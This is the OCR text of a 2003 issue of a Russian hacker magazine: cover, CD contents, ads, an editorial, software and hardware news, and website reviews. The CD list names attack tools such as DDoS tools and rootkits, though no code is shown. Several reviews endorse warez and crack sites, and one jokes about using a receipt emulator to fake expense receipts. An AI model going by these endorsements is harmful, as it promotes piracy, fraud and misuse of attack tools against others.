СПЕЦ ХАКЕР
7(32) 2003
ИЮЛЬ
ЕЖЕМЕСЯЧНЫЙ ТЕМАТИЧЕ Й ЖУРНАЛ

OSы 4hack

Кто ищет дыры круче?

034 Сканеры безопасности в Вынь и Линь

Жуткое западло в блокноте

034 Cmd и shell - это страшно!

Шпионы в локалке

034 Снифаки под Линь и Вынь

Рвем буфера в клочья!

Buffer overflow – оружие пролетариата 034

(game)land
ISSN 1609-1027
9 771609 102006 07>

УЗНАЙ ДЕМОНА!
Снимаем отпечатки

КОНТРОЛЬ НАД ПИНГВИНОМ
Руткиты под *nix

SPEZ CD

CONTENT:

СПЕЦ 9(22), DEFACE, В ЦИФРОВОМ ФОРМАТЕ

ОБНОВЛЕНИЯ ДЛЯ WINDOWS

САЙТЫ И ДОКИ ИЗ НОМЕРА

И ЕЩЕ:

Тема номера "Осы 4Hack" - софт для тяжелых хакерских будней. Анализ систем, подготовка, перехват инфы, атака и заметание следов. Ты искал этот софт - ты его нашел. И конечно же куча доков, чтобы тебя не замели при первой же попытке хака :). Ну и как обычно: софт от NoName, SPEZial Delivery и разные вкусности в Extraz.

ВЕСЬ СОФТ ИЗ НОМЕРА!

SPEZial Delivery:
Mass Editor 1.21
SnagIt 6.2.2
WinRar 3.20
Jv16 Power Tools 1.4
True Launch Bar 2.2.0.1
Советник 96M.3
Windows XP Creativity Fun Pack PowerToys
SAMInside
PC Security 5.5
SurfNOW Professional 2.1
Invisible Secrets 4
Killdisk Floppy Creator
Essential Net Tools 3.1

СОФТ ДЛЯ АТАКИ:
GetAdmin
RPCNuke
Tribe FloodNet
Stream
SMBNuke
SMBDie
SAMNuke
Voidozer
WHNuke
Adore
TornKit
SynapSys
LRK
Sing
Exploit Generator
NTPacket
ICQMultiWar

СОФТ ДЛЯ ЗАЩИТЫ:
LIDS
Snort
PostSentry
HostSentry
LogSentry
OpenSSH
PuTTY
SecureCRT
SSHPro
NetCat

СОФТ ДЛЯ АНАЛИЗА:
SAINT
Hackbot
NSAT
NAGIOS
Nessus
Nmap
RUNmap
ISS Internet Scanner
WhatsUP! Gold
RETINA
NmapWin
X-Spider
LANScope
Legion
Shares Finder
XSharez
TCPDump
WinDump
SniffIT
Ethereal
Ettercap
Iris
CommView
Cain&Abel
LibPCAP
WinPCAP

СОФТ ОТ NONAME:

Advanced RAR Password Recovery 1.20
BadCopy Pro 3.65
Birthday Millenium 4.12
Catalog Hot Files 1.1
CLCL 1.0.9
DialuPass 2.20
Dots2 1.3
Dr.Web 4.29c
DataTech Group Serials 1.0
Email Grabber 1.0.0.9
FTP Voyager 10.0
Give Me Too 1.5.6
Учебник по HTML
IE download by WGET 0.1
Internet Tweak 4.10
ISOBuster 1.4
Access Lock 2.6
NetLook 1.22
Protected Storage PassView 1.32
PhoA 1.0.1a
Extreme Picture Finder 2.2
PowerOff 4.9
Pserv 2.1
Quintessential Player 3.51
Блокнотик 3.0
R-Studio NE 2.0
SuperRam 3.5.10
Uin2IP 3.1.3r

EXCI computers LAND

СЕТЬ КОМПЬЮТЕРНЫХ САЛОНОВ

Работайте,

играйте,

общайтесь с друзьями -

все одновременно!

Вам это под силу, если Вы используете Excilon Universal EX12 на базе процессора Intel® Pentium® 4 с технологией Hyper-Threading

АДРЕСА КОМПЬЮТЕРНЫХ САЛОНОВ

Петровско-Разумовская ○ Дмитровское ш. 107, оф 237, (095) 485-9955, 485-5963, 485-8400

Семеновская ○ Проспект Буденного 1/1, (095) 365-3360

ВДНХ ○ ВВЦ, павильон Вычислительная техника, (095) 776-9987

Шоссе Энтузиастов ○ Проспект Буденного, 53, Буденновский Компьютерный центр, павильон А4, (095) 788-1503, 788-1504

Интернет представительство ○ www.excland.ru e-mail: info@excland.ru

Интернет магазин ○ www.1C.ru e-mail: support@1C.ru

КОРПОРАТИВНЫЙ ОТДЕЛ

(095) 727 0231

e-mail: b2b@excland.ru

www.excland.ru

Компьютер Эксилон на базе процессора Intel® Pentium® 4 3,06 МГц с технологией Hyper-Threading идеально подходит для работы, а также обладает широчайшими возможностями для игр и общения.

- **Вся продукция сертифицирована (РОСС RU. ME61.B01302)**
- **Гарантия 2 года на всю продукцию**
- **Бесплатная доставка по Москве**
- **Продажа любой компьютерной техники в кредит**

БОЛЬШЕ, ЧЕМ ТЕЛЕВИДЕНИЕ

цифровое спутниковое телевидение

Что Вы получаете?

Круглосуточно: кино, новости, музыка, спорт, развлечения, мультфильмы на 70 цифровых каналах. 15 российских каналов в **ПОДАРОК**

Что Вы можете выбрать?

- Подключение цифрового ТВ
- Подключение аналогового ТВ
- Льготный доступ в интернет

Подпишитесь на Космос ТВ и ожидание номера любимого журнала покажется Вам мигом.

КОСМОС ТВ

тел.: 730-0000 www.kosmostv.ru

Intro

Свершилось! В этом месяце Матрица, наконец, поимела всех по-настоящему, и все вникли, какого это - спустить N-ное количество тугриков на просмотр часа соплей плюс часа опупительных спецэффектов :).

А еще в этом месяце вышел отличный Спец, начиненный огромным количеством инфы по взлому. Тут уже проскакивала фраза про инструкцию по сборке пулемета (см. рубрику e-mail). Но теперь все стало действительно серьезней, так как есть еще диск, где выложены все эти пулеметные составляющие. Надеюсь, ты уже большой мальчик, и будешь практиковаться исключительно на неодушевленных мишенях :)))). Иначе этот Спец может оказаться самым деструктивным!

Ну все, не буду на этот раз отвлекать тебя паранойей в интре, так как впереди тебя ждет действительно кульное чтиво. Удачи!

nOah

content №7(32)

SPEZial delivery

RTFM

HOWTO

OSы 4hack

Редакция

главный редактор
Рубен Кочарян (noah@real.xakep.ru)
зам. главного редактора
Андрей Михайлюк
(dronich@real.xakep.ru)
креативный редактор
Алексей Короткин
(donor@real.xakep.ru)
редактор CD
Карен Казарян
корректор
Виталий Петрович (VP)

Art

арт-директор
Денис Ландин (landin@gameland.ru)
дизайн-верстка
Дмитрий Романишкин
(romanishkin@gameland.ru)

художники
Rover, Grif, Константин Камардин,
Виктор Фоменко

Реклама

руководитель отдела
Игорь Пискунов (igor@gameland.ru)
менеджеры отдела
Басова Ольга (olga@gameland.ru)
Крымова Виктория (vika@gameland.ru)
Рубин Борис (rubin@gameland.ru)
Емельянцева Ольга
(olgaeml@gameland.ru)
тел.: **(095) 935.70.34**
факс: **(095) 924.96.94**

Распространение

руководитель отдела
Владимир Смирнов
(vladimir@gameland.ru)
менеджеры отдела
Андрей Степанов
(andrey@gameland.ru)
Андрей Наседкин
(nasedkin@gameland.ru)

PR менеджер Яна Губарь
(yana@gameland.ru)
тел.: **(095) 935.70.34**
факс: **(095) 924.96.94**

PUBLISHING

учредитель и издатель
ООО "Гейм Лэнд"
директор
Дмитрий Агарунов
(dmitri@gameland.ru)
финансовый директор
Борис Скворцов (boris@gameland.ru)
технический директор
Сергей Лянге (serge@gameland.ru)

Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер

Web-Site
http://www.xakep.ru

E-mail
spec@real.xakep.ru

Отпечатано в типографии «**ScanWeb**», Финляндия


Зарегистрировано в Министерстве Российской Федерации
по делам печати, телерадиовещанию
и средствам массовых коммуникаций
ПИ № 77-12014 от 4 марта 2002 г.

Тираж **42 000** экземпляров.
Цена договорная.

Windows XP Creativity Fun Pack PowerToys

точная ссылка меняется, так что ищи на download.microsoft.com

1.6 mb




Твое любимое видео в качестве скринсейвера!

Мелкомягкие выпустили небольшое дополнение к своим PowerToys. Если кто не знает, PowerToys это небольшой набор утилит, украшалок и твикеров (tweakUI) для XP от самого Microsoft. В дополнение входят две утилитки: Wallpaper changer и Video screensaver. Wallpaper changer позволяет менять обои на рабочем столе через заданное время. А еще прога может выводить определенные обои в заданные дни. Для этого нужно создать в папке My Pictures подпапки вида \Wallpaper\месяц_день и закинуть в нее необходимые картинки. В остальном все банально :). А вот Video screensaver - это более интересная утилита. С ее помощью можно поставить в качестве заставки любое видео или музон (из числа поддерживаемых windows media player :)). Если поставить в качестве заставки музыкальный файл, изображением для скринсейвера будет стандартная визуализация из Windows media player. Ну а для большего удобства можно задать как источник не один файл, а целый плейлист.

Советник 96M.3 | www.umopit.ru | 0.4 mb


Весьма забавная прога. Более 96 МИЛЛИОНОВ советов. Ну где ты еще такое найдешь :). Можешь сидеть за компом хоть пару лет - они не повторяются. Половина, правда, звучит как бред :). Но иногда попадаются очень меткие высказывания. А когда во время написания статьи за два часа (утро, я сижу уже всю ночь :)) до сдачи он выдал мне: "В неурочный час работай на опережение" - я был в ауте :). Кроме простых высказываний в прогу зашито около 800 цитат (жаль только, нет режима, чтобы выводились только цитаты, а не все подряд). А еще советы могут показываться на скринсейвере (могли бы сделать его и покрасивее). Главное - при первом запуске поставь будильник. А то можно долго просидеть, читая житейскую мудрость :). Что бы тебе такое сказать на прощанье... а, вот: "Теперь сообщай куда следует" :).



Всего-то 96 миллионов советов...

WinRar 3.20 | www.rarlab.com | 0.96 mb

WinRar - одна из немногих прог, обновление которых не приносит мне радости :). Почему? А потому что программа уже и так близка к идеалу. Сжатие принципиально не улучшается, новые функции почти не добавляются (да и не нужны они особо), косметические изменения интерфейса мне глубоко безразличны. Зато в течение месяца после выхода начинается: то не могут открыть твой архив, то ты сам не можешь открыть его на чужой машине. Да еще и новый кряк искать :). Что же изменилось в этой версии? Теперь можно управлять атрибутами файлов при сжатии и распаковке. Разработчики особенно обращают внимание на сверхточную работу с временными атрибутами (время создания, время изменения, время последнего доступа). Хотя лично мне более важной показалась возможность сохранения атрибутов ntfs у файлов (имеются в виду права доступа). Ну и еще пачка разных мелочей вроде возможности переименования файлов внутри архива (удивительно, что это не было сделано до сих пор) или корректной работы с архивами, чье имя длиннее ста символов (маньяки есть?). Хотя что я тут пишу, все равно ведь придется качать, даже если изменений будет еще меньше...



Свежая версия самого популярного архиватора


SnagIt 6.2.2 | www.techsmith.com | 5.76 mb

Некоторые спрашивают: а как авторы делают скрины к прогам? Ламоботы могут жать printscreen и вырезать нужное изображение в редакторе :). Умные же люди пользуются специальными прогами. Я лично использую достаточно простую HyperSnap, но многие предпочитают более навороченный SnagIt, о котором и пойдет речь ниже. Более навороченный - это слабо сказано. Прога умеет делать скрины со всего экрана, с окна, с объекта в окне, с менюшек и выпадающих списков. Можно делать скрины произвольной области экрана, причем любой формы. Можно делать скрины нестандартных окон, досовских окон, игр. Но это далеко не все возможности проги. С ее помощью ты можешь записать мувик с любой части экрана, захватывать текст с элементов окон (полезно, когда обычными методами скопировать текст невозможно), закачивать изображения с сайтов, выдирать ресурсы из прог. В проге есть даже виртуальный принтер! Ну и, естественно, после захвата можно немного подкорректировать изображение, применить различные эффекты (среди доступных есть такая полезная штука, как watermark). Есть визард, чтобы долго не копаться в настройках. Ясен перец, прога платная, но популярная. Так что вперед, в аптеку :).

Монстр захвата

Mass Editor 1.21 | zarkon.hotbox.ru | 0.3 mb


Тебе приходилось массово заменять линки в тексте или хтмл'ке? Или менять названия файлов? А редактировать теги? А теперь как в рекламе: вам не нужно много разных прог, у вас же есть Mass Editor. Специально для даунов у нас есть визард! Ну и, конечно же, русский язык. Еще никогда редактирование файлов не было таким легким :). Ну а если серьезно, то, выбрав список папок, расширений и файлов (хотя бы и в визарде), ты можешь применить четыре модуля для редактирования. Первый - работа с текстом: замена и удаление текста, скриптов, изображений, оптимизация кода, удаление пустых строк (!), пробелов в конце предложений (!!), двойных пробелов (коллеги меня поймут :)). Второй - работа с html: преобразование в текст и обратно, замена цветов, заголовков и ключевых слов. Третий - работа с тегами mp3 (можно использовать имя файла и папки для подстановки в нужную часть тега). Четвертый - работа с именами файлов (с возможностью смены имен mp3-файлов на основе тегов). И все это добро бесплатно! Правда, интерфейс немного кривоват и иногда выскакивают непонятный ошибки, но сделаем скидку на то, что прогу написал восемнадцатилетний студент :).



Редактируем все!

Jv16 Power Tools 1.4 RC1 | www.jv16.org | 1.05 mb

В принципе, когда ты будешь читать эту статью, уже должна выйти финальная версия проги, но и на release candidat понятно, что ты увидишь в недалеком будущем. Итак, лучший чистильщик реестра заимел обновленный интерфейс и новые функции. Теперь все утилиты раскиданы по нескольким разделам: работа с реестром, работа с файлами, автоматизация (создание скриптов). Среди новых функций стоит особо отметить regisry snapshot (делаем снимок реестра, потом сверяем) и мастер-скриптов (если ты все же решил воспользоваться автоматизацией). Правда, работу с файлами так до ума и не довели. Зато в работе с реестром проге по-прежнему нет равных. И она остается бесплатной...



Чистый реестр - залог здоровья Виндов :)

Эмулятор кассового аппарата | www.juliasoft.tora.ru | 1.38 mb

Махинации с чеками преследуются по закону

Расскажу одну поучительную историю. Выдали мне как-то на работе некую сумму на производственные расходы. Хитро извернувшись, я сделал работу и потратил меньше половины суммы. Остаток очень хотелось положить в карман :). Но надо было как-то отчитаться перед бухгалтерией, а где сделать подходящие чеки на нужную сумму, я так и не нашел. Пришлось возвращать :(. А вот если бы я знал об этой проге раньше, можно было бы месяц не работать :). Хотя программка довольно старая... Итак, она служит простой задаче - отпечатывать нужные чеки. Реквизиты она хранит у себя в базе, их можно добавлять и редактировать. Можно разбивать сумму на несколько чеков или несколько товаров. В незарегистрированной версии можно напечатать только двадцать чеков, но регистрация вроде как бесплатная. Интерфейс, конечно, кривой, но "вам шашечки или ехать?"


True Launch Bar 2.2.0.1 | www.truelaunchbar.com | 1.06 mb

Одна из моих любимых примочек для изменения интерфейса Виндов. Заменяет стандартный quicklaunch на свой с возможностью группировать ярлыки в менюшки (экономит место на таскбаре), создавать раскрывающиеся меню с содержимым папок (тебе еще нужна кнопка пуск?) и кучей плагинов (от часиков и различных мониторов до управления winamp). И ко всему этому добру можно применить скины, сделать менюхи полупрозрачными, повесить их на хоткеи. В новой версии разработчики добавили автопереключение меню, а также возможность выставлять в качестве фона для менюшек картинки в формате png. Автопереключение работает так: ты создаешь несколько вариантов менюшек, каждый вариант под свой набор приложений. При запуске этих приложений меню станет соответствующим. Всем советую попробовать: привыкаешь к True Launch Bar очень быстро. Тем более что достаточно скачать language pack, выставить русский язык, и прога не будет требовать регистрации!

Quicklaunch - в отстой!

И СНОВА ASUS

Компания Asus начала поставки новой матери A7V600, основанной на новейшем чипсете Via KT600 и поддерживающей процессор Athlon XP 3200+, работающий с 400 МГц системной шиной. Новинка также может похвастаться поддержкой AGP8x, Serial ATA RAID, восьмью портами USB 2.0 и 1 Гбит сетевой картой, также присутствует поддержка DDR400 и 6-канального звука. Стоит упомянуть, что звуковой кодек имеет S/PDIF выход, что несомненно является большим плюсом. Также поддерживается функция Instant Music, позволяющая проигрывать mp3 без загруженной операционной системы. Новинка поддерживает целую кучу современных фирменных функций - это ASUS CrashFree BIOS 2, C.O.P для защиты от перегрева процессора, EZ Flash, MyLogo, C.P.R.




СЕТЕВОЙ ЛАЗЕРНИК

Компания Samsung Electronics представила новый беспроводный лазерный принтер (модель ML-2150W), оснащенный целым набором новых удобных функций и обеспечивает высокий уровень работы. Главное достоинство нового принтера - это наличие встроенного беспроводного адаптера, поддерживающего протокол беспроводной связи 802.11b (Wi-Fi). Новинка также может подключаться к контроллеру USB 2.0 и обеспечивает высокую скорость, в 40 раз быстрее, чем обычный стандарт посылки документов на печать с компьютера на принтер.

Новый лазерник может напечатать до 20 страниц за одну минуту, причем для того, чтобы обеспечить беспрерывную работу на такой скорости, в поток можно положить до 1100 страниц бумаги. Как и в большинстве лазерников Samsung, в принтере присутствует режим экономичной работы, что позволяет сократить расход тонера и на 40 процентов продлить срок эксплуатации картриджа. Также поддерживается двухсторонняя печать.

НОВАЯ МАТЬ

Компания Asus представила новую мать серии X под Socket 478, это P4PE-X. Новая плата поддерживает все процы Pentium 4/Celeron и поддерживает частоты процессора до 3,2 ГГц. Мать поддерживает 800 МГц FSB, на нее можно поставить 2 гига памяти стандарта PC2700 / PC2100/ PC1600 non-ECC DDR SDRAM. P4PE-X также содержит в себе сетевушку 10/100 от Broadcom, интерфейс UltraDMA/100, 6 портов USB 2.0 и звуковую систему SoundMAX Digital Audio System, о которой стоит рассказать подробней. Система основана на 6-канальном кодеке от ADI и поддерживает все самые популярные технологии, такие как Microsoft DirectX 8.0, Microsoft DirectSound 3DT, A3D, MacroFX, ZoomFX, MultiDrive 5.1, A3D и EAX. Также поддерживается воспроизведение звука формата 5.1, есть S/PDIF выход. Плата имеет поддержку всех современных, фирменных технологий ASUS, таких как ASUS CrashFree BIOS, EZ Flash, MyLogo. Несмотря на неплохие характеристики, заявлено, что плата будет недорогая.



ДЕВАЙСЫ ДЛЯ ВИДЕОМОНТАЖА

Компания Pinnacle Systems начинает поставки трех новых устройства видеомонтажа
Все устройства внешние, подключаются через интерфейсы USB или IEEE-1394. Устройства поддерживают стандарты PAL/SECAM с разрешением до 720x576.
Модель MovieBox DV представляет из себя двунаправленный конвертер "аналог-DV" и имеет возможность автономной работы. Так же имеются композитные и S-Video видеовходы-выходы, звуковые RCA стереовходы-выходы. В комплекте с устройством идут 2 кабеля (4-6 pin и 6-6 pin) для подключения к компьютеру.
Модели MovieBox USB и PCTV Deluxe оснащены интерфейсом USB2.0 и возможностью аппаратного кодирования потока в MPEG1/2. Различие моделей состоит в том, что MovieBox USB и MovieBox DV содержfт необходимые входы-выходы, а PCTV Deluxe имеет только входы, он также укомплектован пультом ДУ. Представленные модели позволяют в реальном времени сжимать видео в MPEG1 с потоком до 3Мбит/с и в MPEG2 с потоком до 12 Мбит/с, а модель PCTV Deluxe - до 15 Мбит/с.
Устройства обладают небольшими системными требованиями, MovieBox USB и MovieBox DV хотят такую конфигурацию: PentiumIII/Athlon 500МГц, 128Мб ОЗУ, DirectX8-совместимые графический адаптер и звуковая плата, Windows 98SE/ME/2000/XP. Системные требования PCTV Deluxe несколько выше, она хочет для работы 700МГц процессор и Windows ME. Со всеми устройствами поставляется русская версия программы Studio8.

КРУТОЙ ФОТОПРИНТЕР

EPSON Corporation объявила о начале поставок фотопринтера EPSON Stylus Photo 830U.
Новый принтер шестицветный и оптимизирован под разрешение 5760 точек на дюйм (Resolution Performance Management), благодаря этому можно получить фотографии, не уступающие качеством фотографиям, напечатанным в фотолаборатории. Новая функция печати без полей позволяет выводить фотки без рамок по краям листа.
Также поддерживается функция печати каплями разного размера, благодаря которой достигается достаточно высокая скорость. Однотонные участки изображения печатаются каплями крупного размера, а те части, где требуется прорисовка мелких деталей, печатаются каплями меньшего размера. Скорость печати принтера - 14 черно-белых страниц в минуту и 13.7 цветных страниц в минуту. Минимальный размер капли составляет 4 пиколитра. Новинка подключается к компьютеру при помощи интерфейса USB, для этого на передней и задней панелях принтера имеется два USB интерфейса (для наиболее удобного подключения).
В комплекте с принтером идут софтины PhotoQuicker 3.4 и Print Image Frame Designer. Первая предназначена для прикручивания к фотографиям всяческих рамок и прочих украшательств, а вторая - для создания своего собственного оформления снимков.

НОВИНКИ ОТ R&K

Компания R&K представила две новые модели компьютеров серии Wiener Pro, это W4530 и W2510. Эти модели основаны на связке процессора Intel® Pentium® 4 с тактовыми частотами 2,8, 2,6 и 2,4 ГГц с поддержкой технологии Hyper-Threading, и новых наборах микросхем - Intel 865PE и Intel 865G. Компания R&K планирует до конца 2003 года перевести основную часть своих настольных систем серий Wiener Pro и Wiener4 на базу наборов микросхем i865 и i875. Модель Wiener Pro W4510 предназначена для пользователей, нуждающихся в компьютерах класса Middle и High End по разумной цене. В основе данной модели лежит набор микросхем i865-PE, который работает с 800 МГц системной шиной и двухканальной памятью стандарта DDR DRAM PC3200, и имеет поддержку современных видеокарт с интерфейсом AGP 8x. Процессор с технологией HT позволяет намного эффективней использовать многозадачные операционные системы. Например, можно одновременно и без ущерба для скорости играть, качать гигабайтами из сети софт и записывать диски. Но мощный процессор - это еще не все, в компьютерах установлена хорошая видеокарта на базе ATI Radeon 9500 и быстрый жесткий диск с современным интерфейсом Serial ATA и скоростью вращения шпинделя 10 000 об/мин.

ЕЩЕ ОДИН BLUETOOTH

Компания SMART Modular Technologies выпустила USB Bluetooth адаптер, который имеет полную совместимость со спецификациями Bluetooth 1.1 и USB 1.1. Новинка имеет очень небольшие размеры, всего 58 x 19 x 9 мм и может использоваться как в обычных, настольных компьютерах, так и в ноутбуках для связи с другими устройствами, поддерживающими этот стандарт, например, с разнообразными гаджетами, имеющими поддержку Bluetooth или для доступа в Интернет через специальный модем или мобильник. Устройство оснащено 8 Мб памяти, дальность действия - 30 м. Цена составляет примерно 35$.

http://www.softdoc.ru


Варезных сайтов в Интернете - великое множество. Такие сайты, как Softdoc.ru, я встречал крайне мало. Идея его такова - на сайте размещаются статьи и доки (инструкции по пользованию) различным софтом. Сделан сайт довольно стильно, навигация удобная. Основные разделы - графика, защита, Интернет, мультимедиа, операционные системы и другие.

Особо радуют раздельчики "Железо" и "Маленькие хитрости". Первый посвящен как проблемам работы с железом, так и железячно-софтовым (например, вопросу разбивке винта на разделы). Второй же посвящен скрытым (и просто труднодоступным) настройкам системы и программ.

Переходы от разделов к статьям тоже организованы удобно: в виде окошка-анонса публикуются название, автор, дата публикации, объем (!) статьи/доки и количество просмотров доки. Можно оставлять комментарии к любой. Радует, что авторы сайта не ограничивают себя особой этикой - публикуются, например, доки о том, как паролечики к аськам зашибать ;-).

На сайте действует довольно посещаемый форум, где можно, например, предложить программу для рассмотрения и написания доки. Явный плюс - на сайте есть номера асек всех админов сайта, можно легко связаться.

Проект довольно новый, но быстро развивается и часто обновляется.



Доки к софту - туева хуча!

http://www.kpnemo.ru

Kpnemo.ru - довольно часто обновляющийся блог, посвященный, как и множество других, свежему софту, музыке, фильмам - всему, что мы ищем в сети! ;-).

Что особо отличает сайт - стильный дизайн, практически к каждой не бесплатной программе приложен кряк или серийник. Все программы выкладываются на сайт с кратким или подробным обзором и скриншотами.

Раздел музыки и видео обновляется значительно реже, но продуманность и качество остаются на уровне. Если выкладывается какая-то музыка - то, как правило, целым альбомом, с обложкой и в хорошем битрейте и т.д.

В каждом из еженедельных выпусков игрового раздела - новая игра, доступная для скачивания, с обзором и дополнительной информацией.

Особо хочется рассказать о раздел Shopping. Несмотря на то, что он давно не обновлялся, весьма интересны и старые его материалы. Идея Shopping такова - здесь выкладываются обзоры о магазинах и фирмах (как правило, компьютерных). При этом описывается сам магазин, отношение к клиентам, отмечаются другие тонкости. Основные преимущества и недостатки выносятся в конец обзора.

Раздел Other говорит сам за себя. Здесь помещается информация из всех областей - обзоры и ссылки на новый софт, забавные картинки, юмористические тексты и т.п.

Капитан Немо - с корабля на софт

http://www.gunsite.narod.ru


Сайт привлечет всех, кто интересуется оружием. Несмотря на то, что он находится на халявном хостинге, на контенте это явно не сказалось.

Информации очень много. Большое внимание уделено структурированию - образцы разделены по классам оружия, а уже внутри каждого класса - на советские-русские и на иностранные разработки. Практически к каждому экземпляру идет фотография. Сочетается история создания и развития образца с характеристиками его в виде таблицы.

Кроме основных разделов есть отдельный о производителях стрелкового оружия (как наших, так и буржуйских), в котором более 300 (!) наименований с официальными ссылками на сайт производителя! Из них наших - 9, сайты есть у двух... да уж! Сайты не делают, зато оружие какое! ;-) "Наш бронепоезд стоит на запасном пути".

В разделе "Библиотека" подобраны законы РФ, относящиеся к оружию, биографии некоторых известных оружейных конструкторов и несколько статей.

Особо интересен раздел "Мультимедиа". Там собраны видеофрагменты о некоторых из моделей оружия как в RealVideo, так и в mpg-, avi-форматах.



Энциклопедия вооружений

http://www.autotransinfo.ru/tc.php

Всем автопутешествующим личностям - настольная линка ;-). Остальным тоже должно понравиться. На сайте можно посчитать расстояние от одного города до другого. В пределах Европы и exUSSR-истой Азии. Причем - в базе даже мелкие города.

Но это так, в двух словах. А там еще - примерное количество времени, пересекаемые границы, ПОЛНЫЙ маршрут с указанием номеров трасс и уровнем дорог (автомагистрали, обычные и т.д.). Можно указать до трех городов - через которые должен пролегать маршрут. Есть режим оптимизации по

Прокладка автомобильного маршрута

времени. Можно исключать из маршрута определенные границы (ну не нравится какая-то страна... ;)) и так далее... В общем - супер!!! Такими удобными мелочами и жив Рунет...

http://crack.x-forum.info

Русский поисковик кряков. Что тут еще сказать? ;-) В отличие от большинства буржуйских аналогов - никаких порнобаннеров, всплывающих окон и т.д. Все просто и стильно. Серый фон, пять ссылок, поисковая форма. А что еще надо-то? ;-)

Явный плюс - поисковик ищет не только по всем известным буржуйским складам кряков, но и по некоторым русскоязычным сайтам.

Чего спрашиваешь? Куда ведут те самые пять линков? Ишь какой внимательный... ;). Линки - это разделы форума. Обзоры софта, по-

Самый лучший поисковик - поисковик кряков

иск вареза, публикующиеся линки на крякнутый софт - что еще надо для полного счастья?

http://www.buildercpp.narod.ru

Сайт для разработчиков на C++

Сайт по достоинству оценят программеры на C++. Часто обновляющийся, контентный сайт, посвященный C++ Builder.

Информация на сайте разбита по разделам, и один другого краше! В разделе "Статьи" огромное количество статей, рассчитанных и на новичков, и на профи. Все статьи разбиты на разделы по сфере программирования - базы данных, формы, Интернет, дистрибутивы, Windows API, графика, мультимедиа и многие другие.

В отдельном разделе выложены готовые исходники некоторых программ в сочетании со статьями по теме - это то, что доктор прописал!

Выложены некоторые из бесплатных компонентов к C++ Builder. И для новичков, и для продвинутых будут не лишними линки на крупные FAQ по C++ Builder'у и в целом по C++. По материалам сайта ведется рассылка, есть свой форум.

http://redeyes.ru

Всем асечникам, чатланам и прочему виртуально общающемуся люду посвящается! "Красные глаза" - своего рода академия виртуального общения, здесь в подробных, интересных и очень увлекательных статьях расписаны все тонкости виртуального общения.

